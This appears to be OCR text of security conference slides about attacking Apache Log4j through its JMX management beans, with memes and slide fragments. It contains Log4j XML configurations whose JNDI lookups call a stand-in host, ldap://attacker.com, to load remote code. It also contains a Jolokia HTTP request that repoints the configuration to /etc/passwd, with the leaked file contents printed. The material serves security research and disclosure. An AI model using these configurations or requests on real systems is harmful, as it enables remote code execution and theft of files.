


Java Monitoring & Management Console
Connection Window Help
pid: 302574 hello_log4j
Overview Memory Threads Classes VM Summary MBeans
JMImplementation
com.sun.management
java.lang
java.nio
java.util.logging
jdk.management.jfr
org.apache.logging.log4j2
764c12b6
Attributes
Operations
getConfigText
setConfigText
Notifications
Appenders
ContextSelector
StatusLogger
Operation invocation
void
setConfigText
(p1
aaaa
, p2
utf-8
)
MBeanOperationInfo
Name
Value
Operation:
Name
setConfigText
Description
Operation exposed for management
Impact
UNKNOWN
ReturnType
void
Parameter-0:
Name
p1
Description
Type
java.lang.String
Parameter-1:

Exhibit B.


guest@worker01:~/Desktop/Log4J$ java -Djava.rmi.server.hostnam
=false -Dcom.sun.management.jmxremote.ssl=false -cp log4j-api-
[Fatal Error] :1:1: Content is not allowed in prolog.
Connection Window Help
pid: 302574 hello_log4j


Objection!

Intro 2.0 – Electric Boogaloo

- Reported to security@apache.com in 2023
- Log4j exposed its own configuration MBeans:
  - getConfigText(String, String)
  - [redacted]
  - getConfigText(String) or ConfigText
- Not a vulnerability
- Patched???
  - "… our review of this issue … does not register JMX beans by default …"


LOOKS LIKE RCE
IS BACK ON THE MENU BOYZ!
imgflip.com

Log4J

Log4J

- Apache Log4j:
  - Is a versatile, industrial-grade Java logging framework
  - Used by 8% of the Maven ecosystem
  - Listed as one of the top 100 critical open source software projects
  - The project is actively maintained by a team of several volunteers

- https://logging.apache.org/log4j/2.x/

Log4J – For Hackers

- Too many functionalities
  - Read Files
  - Write Files
  - JDBC Support
  - Script Support (BeanShell, Nashorn/Rhino, Groovy, AppleScriptEngine)
  - Automatically exposed MBeans via JMX
  - Remote JNDI support (LDAP, RMI) – Log4J Pre-CVE-2021-44228

Old Log4J Attacks

Old JNDI Attacks

Can insert JNDI connections in several components:

Pattern → JNDI Lookups

JDBC → Data Source → jndiName

JMS → providerURL

Protections:

Secure Parameters:

- log4j2.enableJndiLookup=true
- log4j2.enableJndiJdbc=true
- log4j2.enableJndiJms=true

Secured JndiManager:

- Prevents LDAP/RMI connections
- Allows only local or “java:” protocols

Lookup JNDI

Requres “log4j2.enableJndiLookup=true”

```
<?xml version="1.1" encoding="iso-8859-1"?>
<Configuration status="debug" name="MyApp" packages="">
    <Appenders>
        <File name="MyFile" fileName="a">
            <PatternLayout>
                <Pattern>
                    ${jndi:ldap://attacker.com:1337/a}
                </Pattern>
            </PatternLayout>
        </File>
    </Appenders>
    <Loggers>
        <Root level="debug">
            <AppenderRef ref="MyFile"/>
        </Root>
    </Loggers>
</Configuration>
```


Log4Shell™
You seem somewhat familiar. Have I threatened you before?

Datasource “jndiName”

Requires “log4j2.enableJndiJdbc=true”

```
<?xml version="1.0" encoding="UTF-8"?>
    <Configuration status="WARN" name="Config1">
        <Appenders>
            <JDBC name="jdbcTest">
                <DataSource jndiName="ldap://attacker.com:1337/Exploit" />
            </JDBC>
        </Appenders>
    </Configuration>
```

JMS “providerURL”

Requires “log4j2.enableJndiJms=true”

```
<?xml version="1.0" encoding="UTF-8"?>
<Configuration status="debug" name="MyApp">
    <Appenders>
        <JMS name="jmsQueue" destinationBindingName="MyQueue"
             factoryBindingName="ConnectionFactory"
factoryName="org.apache.activemq.jndi.ActiveMQInitialContextFactory"
             providerURL="ldap://attacker.com:1337/a">
            <JsonLayout properties="true"/>
        </JMS>
    </Appenders>
    <Loggers>
        <Root level="debug">
            <AppenderRef ref="jmsQueue"/>
        </Root>
    </Loggers>
</Configuration>
```

Current Log4J Attacks

Log4J – Attacks

- Interesting MBeans:
  - Functions:
    - setConfigText(String, String)
    - getConfigText(String)
  - Attributes:
    - ConfigLocationUri – Read/Write
    - ConfigText – Read Only

Log4J – Attacks

- Attacks target by modifying the Log4J runtime configuration
- Possible Attacks:
  - Read Arbitrary Files:
    - Point to file with “ConfigLocationUri”
    - Read contents with “ConfigText” or “getConfigText(String)”
  - Write Files:
    - Point “ConfigLocationUri” to malicious remote config
    - Or change config directly using “setConfigText(String, String)”
  - Leverage other functionalities:
    - Script Engines
    - JDBC Connections

Reading Files


READING IS BORING
FALSE
YOU JUST HAVEN'T FOUND THE RIGHT FILE YET

Reading Files

- Steps:
  - Step 1: Point to file with “ConfigLocationUri”
  - Step 2: Read contents with:
    - “ConfigText”
    - “getConfigText(String)”
- What can we read?
  - Local Files
  - Remote files
    - FTP
    - SMB (Only Windows Environment)
  - Protection Against Reading over HTTP (a.k.a. Blind GET SSRF)

Read Local Files

Read Local Files (FILE://, JAR://)

Jolokia – Change ConfigLocationUri

```
POST /api/jolokia HTTP/1.1
Host: 127.0.0.1:8161
Authorization: Basic YWRtaW46YWRtaW4=
Origin: a
Content-Length: 141

{
  "type": "write",
  "mbean": "org.apache.logging.log4j2:type=2b9627bc",
  "attribute":"ConfigLocationUri",
  "value":"file:///etc/passwd"
}
```

Read Local Files (FILE://, JAR://)

Jolokia – Read Resulting ConfigText


```
Content-Length: 4026

{"request":{"mbean":"org.apache.logging.log4j2:type=2b9627bc","type":"read"},"value":{"S
tatus":"STARTED","ConfigClassName":"org.apache.logging.log4j.core.config.xml.XmlConfigur
ation","ConfigLocationUri":"file:\/home\/guest\/Desktop\/Apache_ActiveMQ\/apache-
activemq-
5.17.3\/bin\/Default@2da5b3af","ConfigName":"Default@2da5b3af","ConfigProperties":{"host
Name":"tester","contextName":"2b9627bc"},"ConfigText":"root:x:0:0:root:\/root:\/bin\/bas
h\ndaemon:x:1:1:daemon:\/usr\/sbin:\/usr\/sbin\/nologin\nbin:x:2:2:bin:\/bin:\/usr\/sbin
\/nologin\nsys:x:3:3:sys:\/dev:\/usr\/sbin\/nologin\nsync:x:4:65534:sync:\/bin:\/bin\/sy
nc\ngames:x:5:60:games:\/usr\/games:\/usr\/sbin\/nologin\nman:x:6:12:man:\/var\/cache\/m
an:\/usr\/sbin\/nologin\nlp:x:7:7:lp:\/var\/spool\/lpd:\/usr\/sbin\/nologin\nmail:x:8:8:
mail:\/var\/mail:\/usr\/sbin\/nologin\nnews:x:9:9:news:\/var\/spool\/news:\/usr\/sbin\/n
ologin\nuucp:x:10:10:uucp:\/var\/spool\/uucp:\/usr\/sbin\/nologin\nproxy:x:13:13:proxy:\
/bin:\/usr\/sbin\/nologin\nwww-data:x:33:33:www-
data:\/var\/www:\/usr\/sbin\/nologin\n***TRUNCATED***
","Name":"2b9627bc","ObjectName":{"objectName":"org.apache.logging.log4j2:type=2b9627bc"
},"ConfigFilter":"null"},"timestamp":1674216011,"status":200}
```

Read Local Files (FILE://, JAR://)

Jolokia – Read Resulting ConfigText


```
ation","ConfigLocationUri":"file:\/home\/guest\/Desktop\/Apache_ActiveMQ\/apache-
activemq-
5.17.3\/bin\/Default@2da5b3af","ConfigName":"Default@2da5b3af","ConfigProperties":{"host
```


Read Local Files (FILE://, JAR://)

Jolokia – Read Resulting ConfigText


```
Name":"tester","contextName":"2b9627bc"},"ConfigText":"root:x:0:0:root:\/root:\/bin\/bas
h\ndaemon:x:1:1:daemon:\/usr\/sbin:\/usr\/sbin\/nologin\nbin:x:2:2:bin:\/bin:\/usr\/sbin
\/nologin\nsys:x:3:3:sys:\/dev:\/usr\/sbin\/nologin\nsync:x:4:65534:sync:\/bin:\/bin\/sy
nc\ngames:x:5:60:games:\/usr\/games:\/usr\/sbin\/nologin\nman:x:6:12:man:\/var\/cache\/m
an:\/usr\/sbin\/nologin\nlp:x:7:7:lp:\/var\/spool\/lpd:\/usr\/sbin\/nologin\nmail:x:8:8:
mail:\/var\/mail:\/usr\/sbin\/nologin\nnews:x:9:9:news:\/var\/spool\/news:\/usr\/sbin\/n
ologin\nuucp:x:10:10:uucp:\/var\/spool\/uucp:\/usr\/sbin\/nologin\nproxy:x:13:13:proxy:\
/bin:\/usr\/sbin\/nologin\nwww-data:x:33:33:www-
data:\/var\/www:\/usr\/sbin\/nologin\n***TRUNCATED***
","Name":"2b9627bc","ObjectName":{"objectName":"org.apache.logging.log4j2:type=2b9627bc"
```


Read Local Files (FILE://, JAR://)

JConsole – Change ConfigLocationUri



Read Local Files (FILE://, JAR://)

